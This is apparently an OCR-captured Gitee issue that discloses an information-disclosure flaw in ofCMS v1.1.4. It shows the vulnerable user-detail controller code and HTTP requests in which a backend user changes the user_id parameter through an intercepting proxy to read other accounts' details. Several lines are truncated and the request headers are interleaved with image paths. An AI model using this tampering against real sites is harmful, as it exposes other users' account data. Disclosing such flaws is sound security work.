There is a Information disclosure vulnerability exi

Backlog #I4Z8SS lyf123lyf Opened this issue 2022-03-23 17

[Suggested description]
Information leakage vulnerability exists in the ofCMS background. securely limit the user_id parameter passed, any background user can vie modifying the value of user_id.

web.xml SysUserController.java

```
123         try {
124             Db.update(AdminConst.TABLE_OF_SYS_USER,  primaryKey: "us
125             rendSuccessJson();
126         } catch (Exception e) {
127             e.printStackTrace();
128             rendFailedJson(ErrorCode.get("9999"));
129         }
130     }
131
132     public void detail() {
133         String userId = getPara( name: "user_id");
134         try {
135             Record record = Db
136                     .findFirst(
137                             Db.getSql( key: "system.user.detail"),
138                             userId);
139             rendSuccessJson(record);
140         } catch (Exception e) {
141             e.printStackTrace();
142             rendFailedJson(ErrorCode.get("9999"));
143         }
144     }
145
146     /**
```

[Vulnerability Type]
Information disclosure

[Vendor of Product]
https://gitee.com/oufu/ofcms

[Affected Product Code Base]
v1.1.4

[Affected Component]

POST /ofcms/admin/system/user/detail.json HTTP/1.1
Host: localhost:7000
Content-Length: 54
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
Accept: application/json, text/javascript, /; q=0.01
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://localhost:7000
Sec-Fetch-Site: same-origin

Status
Backlog
Assignees
Not set
Labels
Not set
Milestones
No related milestones
Pull Requests
None yet
Successfully merging a pull reque issue.
Branches
No related branch
Planed to start - Planed t
Unscheduled - Unschedule
Top level
Not Top
Priority
Not specified
参与者 (1)
L


Sec-Fetch-Dest: empty
Referer: http://localhost:7000/ofcms/admin/f.html?p=system/user/ d=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=B07DD54FA7B0F4A0B6F042CBEFD725E0
Connection: close

p=system%2Fuser%2Fedit.html&topMode=readonly&user_id=1

[Attack Type]
Remote


[Vulnerability to prove]
1.Enter the system background, open the Burpsuite agent function

2.To obtain captured packet data，change the value of user_id to 1.




```
GET /ofcms/admin/f.html?p=system/user/edit.html&topMode=readonly&user_id=3 HTTP/1.1
Host: localhost:7000
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: iframe
Referer: http://localhost:7000/ofcms/admin/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=F26356DFF681B8118661F206CAE72449
Connection: close
```


3.Click send data package, popup user basic information window, but the current user's input has not been transmitted.



4.To obtain captured packet data, change the value of user_id to 1.



5.The administrator successfully obtains the account information after sending the data packet.



lyf123lyf created **任务** 8 months ago

Sign in to comment